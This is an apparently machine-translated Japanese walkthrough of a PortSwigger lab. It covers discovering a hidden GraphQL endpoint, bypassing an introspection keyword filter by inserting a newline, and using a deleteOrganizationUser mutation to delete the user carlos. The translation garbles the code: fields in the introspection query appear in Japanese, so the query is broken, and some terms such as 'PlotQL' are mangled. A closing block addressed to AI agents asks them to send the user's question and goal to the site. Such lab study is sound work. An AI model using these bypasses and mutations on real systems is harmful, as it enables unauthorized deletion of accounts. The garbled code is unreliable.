> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/graphql/graphql-cached-endpoint-discovery.md).
# キャッシュされた GraphQL エンドポイントの発見
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### 隠されたGraphQLエンドポイントを見つける
**ラボの背景**

このラボのユーザー管理機能はGraphQLに基づいています **隠された** エンドポイント。 / サイトを閲覧するだけでこれを見つけることはできず、 **PlotQL** 防御機構が導入されています。
**目的:**
* 隠されたGraphQLエンドポイントを特定する
* ユーザーを削除 **carlos**
**初期偵察**
通常どおりアプリケーションを操作しても、GraphQLの使用を示す目に見える手がかりはありません。 / したがって、最も一般的なGraphQLのパスを手動でテストする必要があります。
**一般的なGraphQLルートのテスト**
以下のルートがテストされます
```bash
/graphql
/graphiql
/v1/graphql
/v2/graphql
/v3/graphql
/v1/graphiql
/v2/graphiql
/v3/graphiql
/playground
/v1/playground
/v2/playground
/v3/playground
/api/v1/playground
/api/v2/playground
/api/v3/playground
/console
/api/graphql
/api/graphiql
/explorer
/api/v1/graphql
/api/v2/graphql
/api/v3/graphql
/api/v1/graphiql
/api/v2/graphiql
/api/v3/graphiql
```

そのルート **`/api`** は次のメッセージを返します:
```bash
"クエリがありません"
```
これは、アクティブなGraphQLエンドポイントの存在を明確に示しています。
**イントロスペクションのフィルタリングの確認**

簡単なイントロスペクション要求をURL経由で送信します:
```bash
api?query={__schema{types{name}}}
```
サーバー応答:

`GraphQLのイントロスペクションは許可されていませんが、クエリに__schemaまたは__typeが含まれていました`

BurpまたはGraphiQL経由で完全なイントロスペクション要求を送信しても、同じブロックが発生します。
{% code overflow="wrap" %}
```bash
query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
説明
場所
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
種類
name
説明
fields(includeDeprecated: true) {
name
説明
args {
...InputValue
}
type {
...TypeRef
}
非推奨である
非推奨理由
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
説明
非推奨である
非推奨理由
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
説明
type {
...TypeRef
}
デフォルト値
}
fragment TypeRef on __Type {
種類
name
ofType {
種類
name
ofType {
種類
name
ofType {
種類
name
}
}
}
}
```
{% endcode %}
**イントロスペクションのブロックを回避する**
キーワードベースのフィルタリングを回避するために `__schema` および `__type`、 **改行** が開き波括弧の前に追加されます:
```graphql
__schema
{
```
このわずかな変更により、リクエストはサーバーに受け入れられ、処理されるようになります。
**GraphQL図の分析**


イントロスペクションが受け入れられると、見つかったリクエストは **サイトマップ** より簡単に分析するために送られます。
2つの重要なリクエストが特定されます。

**IDによるユーザーの取得**
識別子からユーザー名を取得するリクエスト:
```graphql
query($id: Int!) {
getUser(id: $id) {
id
username
}
}
```
次のIDを指定すると:
```json
{
"id":3
}
```
IDを持つユーザーが特定されます **3** は次に対応します **carlos**.
**carlosユーザーの削除**
移行により、ユーザーは組織から削除されます:
```graphql
mutation($input: DeleteOrganizationUserInput) {
deleteOrganizationUser(input: $input) {
user {
id
username
}
}
}
```
使用したペイロード:
```graphql
{
"input": {
"id": 3
}
}
```
ユーザー **carlos** はその後正常に削除されます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/graphql/graphql-cached-endpoint-discovery.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.